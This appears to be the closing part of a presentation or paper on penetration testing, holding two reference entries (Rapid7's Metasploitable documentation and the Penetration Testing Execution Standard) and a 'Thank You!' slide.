- [8] Rapid7, “Metasploitable | Metasploit Documentation.” <https://docs.rapid7.com/metasploit/metasploitable-2/>.
- [9] P. T. E. Standard, “The penetration testing execution standard.” <http://www.pentest-standard.org>, August 2014.



Thank You!